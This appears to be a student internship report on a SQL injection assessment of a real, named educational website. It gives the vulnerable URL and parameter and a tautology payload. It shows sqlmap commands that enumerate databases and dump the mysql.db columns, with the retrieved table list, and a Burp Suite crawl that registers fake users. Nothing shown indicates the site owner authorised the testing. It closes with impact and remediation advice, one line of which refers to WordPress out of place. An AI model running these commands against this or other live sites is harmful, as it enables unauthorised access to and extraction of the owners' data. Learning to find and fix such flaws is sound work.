NAME: VAISHNAVI PARULEKAR	ROLL ID: 22203A0048
COURSE:CO (COMPUTER ENGINNERING)	Task Assignment: Conduct a security assessment of sistemas.pedagogica.edu.sv using SQLMap and Burp Suite to identify and document vulnerabilities.
COMPANY: SECURER CYBER FUTURE	COLLEGE: VIDYALANKAR POLYTECHNIC

REPORT


Conduct a security assessment of sistemas.pedagogica.edu.sv using SQLMap and Burp Suite to identify and document vulnerabilities. (https://sistemas.pedagogica.edu.sv/sistema/inscripcion/).

Detailed descriptions of each identified vulnerability:

The website data can be accessed using the SQLmap and its commands.
Details: For SQL injection


- URL: **https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271**
- Parameter: **id**
- Attack Vector: **Injected SQL payload in the id parameter.**
- Payload Example: **1' OR '1'='1**

The steps taken to discover and reproduce the vulnerabilities:
Using SQLmap



For taking the endpoints of the website

For getting the endpoints of the website



By using this command


sqlmap -u https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271,GET,id,BETU, --dbs

```
[10:03:48] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.1.5, Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[10:03:48] [INFO] fetching tables for database: 'mysql'
[10:03:52] [INFO] retrieved: 'column_stats'
[10:03:53] [INFO] retrieved: 'columns_priv'
[10:03:54] [INFO] retrieved: 'db'
[10:03:55] [INFO] retrieved: 'event'
[10:03:56] [INFO] retrieved: 'func'
[10:03:58] [INFO] retrieved: 'general_log'
[10:03:59] [INFO] retrieved: 'global_priv'
[10:04:00] [INFO] retrieved: 'gtid_slave_pos'
[10:04:01] [INFO] retrieved: 'help_category'
[10:04:02] [INFO] retrieved: 'help_keyword'
[10:04:03] [INFO] retrieved: 'help_relation'
[10:04:05] [INFO] retrieved: 'help_topic'
[10:04:06] [INFO] retrieved: 'index_stats'
[10:04:07] [INFO] retrieved: 'innodb_index_stats'
[10:04:08] [INFO] retrieved: 'innodb_table_stats'
[10:04:09] [INFO] retrieved: 'plugin'
[10:04:10] [INFO] retrieved: 'proc'
[10:04:11] [INFO] retrieved: 'procs_priv'
[10:04:12] [INFO] retrieved: 'proxies_priv'
[10:04:13] [INFO] retrieved: 'roles_mapping'
[10:04:15] [INFO] retrieved: 'servers'
[10:04:16] [INFO] retrieved: 'slow_log'
[10:04:17] [INFO] retrieved: 'table_stats'
[10:04:18] [INFO] retrieved: 'tables_priv'
[10:04:19] [INFO] retrieved: 'time_zone'
[10:04:20] [INFO] retrieved: 'time_zone_leap_second'
[10:04:21] [INFO] retrieved: 'time_zone_name'
[10:04:23] [INFO] retrieved: 'time_zone_transition'
[10:04:24] [INFO] retrieved: 'time_zone_transition_type'
[10:04:25] [INFO] retrieved: 'transaction_registry'
[10:04:26] [INFO] retrieved: 'user'
```


```
[10:04:26] [INFO] retrieved: 'us
Database: mysql
[31 tables]
+---------------------------+
| event                     |
| plugin                    |
| user                      |
| column_stats              |
| columns_priv              |
| db                        |
| func                      |
| general_log               |
| global_priv               |
| gtid_slave_pos            |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| index_stats               |
| innodb_index_stats        |
| innodb_table_stats        |
| proc                      |
| procs_priv                |
| proxies_priv              |
| roles_mapping             |
| servers                   |
| slow_log                  |
| table_stats               |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| transaction_registry      |
+---------------------------+

[10:04:26] [INFO] fetched data l

[*] ending @ 10:04:26 /2024-06-2
```

By using this command

```
C:\Users\Vaishnavi\Downloads\sqlmapproject-sqlmap-1.8.6-3-g0b9a8c5\sqlmapproject-sqlmap-0b9a8c5>sqlmap -u https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271 -D mysql --tables
```




By using this command is
sqlmap -u https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271 -D mysql -t db –columns




By using this command is

```
C:\Users\Vaishnavi\Downloads\sqlmapproject-sqlmap-1.8.6-3-g0b9a8c5\sqlmapproject-sqlmap-0b9a8c5>sqlmap -u https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271 -D mysql -T db -C Host --dump
```



By using this command is


```
C:\Users\Vaishnavi\Downloads\sqlmapproject-sqlmap-1.8.6-3-g0b9a8c5\sqlmapproject-sqlmap-0b9a8c5>sqlmap -u https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271 -D mysql -T db -C User --dump
```




By using this command is

```
C:\Users\Vaishnavi\Downloads\sqlmapproject-sqlmap-1.8.6-3-g0b9a8c5\sqlmapproject-sqlmap-0b9a8c5>sqlmap -u https://sistemas.pedagogica.edu.sv/repositorio/principal/index.php?id=271 -D mysql -T db -C Db --dump
```

By using Burp Suite






Event log

Filter: Critical | Error | Info | Debug — Search

Time	Type	Source	Message
10:54:02 20 Jun 2024	Debug	Task 4	Crawling with user random
10:54:02 20 Jun 2024	Debug	Task 4	Found login form at location http://sistemas.pedagogica.edu.sv:80/sistema/inscripcion/
10:53:57 20 Jun 2024	Debug	Task 4	Found registration form at location http://sistemas.pedagogica.edu.sv:80/sistema/inscripcion/
10:53:57 20 Jun 2024	Debug	Task 4	Attempting to register user synthetic_YDqICakj
10:49:46 20 Jun 2024	Debug	Task 3	Found login form at location http://sistemas.pedagogica.edu.sv:80/sistema/inscripcion/
10:49:46 20 Jun 2024	Debug	Task 3	Crawling with user random
10:49:42 20 Jun 2024	Debug	Task 3	Found registration form at location http://sistemas.pedagogica.edu.sv:80/sistema/inscripcion/
10:49:42 20 Jun 2024	Debug	Task 3	Attempting to register user synthetic_ubcDIogK
10:46:48 20 Jun 2024	Debug	Task 3	fonts.gstatic.com is using HTTP/2
10:46:44 20 Jun 2024	Debug	Task 3	use.fontawesome.com is using HTTP/2
10:43:16 20 Jun 2024	Debug	Proxy	www.gstatic.com is using HTTP/2
10:43:16 20 Jun 2024	Debug	Proxy	fonts.googleapis.com is using HTTP/2
10:43:16 20 Jun 2024	Debug	Proxy	www.google.com is using HTTP/2
10:43:12 20 Jun 2024	Debug	Proxy	classify-client.services.mozilla.com is using HTTP/2
10:43:12 20 Jun 2024	Debug	Proxy	normandy.cdn.mozilla.net is using HTTP/2
10:41:47 20 Jun 2024	Debug	Proxy	aus5.mozilla.org is using HTTP/2



Potential impacts of the vulnerabilities:

SQL Injection Vulnerability

Potential Impacts*:*

Data Breach: Attackers can access and extract sensitive information from the database, including user credentials, personal data, and financial information.

Data Manipulation: Attackers can modify, delete, or insert data, leading to data integrity issues.

Authentication Bypass: Attackers can potentially bypass authentication mechanisms and gain unauthorized access to the application.

System Compromise: Advanced SQL injections can be used to execute commands on the underlying server, leading to a full system compromise.

Reputation Damage: A successful attack and subsequent data breach can severely damage the organization's reputation and erode user trust.

Regulatory Fines: Breaches involving personal data can lead to significant fines under regulations such as GDPR, CCPA, or HIPAA.

SQL Injection Remediation Recommendations:

Use Prepared Statements: Replace dynamic SQL queries with prepared statements toprevent SQL injection.

Disable errors: Avoid showing SQL errors in application outputs to prevent attackers from viewing database results.

Update data: After patching a vulnerability, change all passwords and application secrets. Clean up the data to remove any rogue admin users or backdoors.

Hide WordPress version: Make it harder for attackers to exploit known vulnerabilities by hiding the version of WordPress being used.

Sanitize User Input: Validate and sanitize user input to ensure it adheres to expectedpatterns and avoid harmful characters.

Least Privilege: Restrict database user permissions to only what is necessary for theapplication.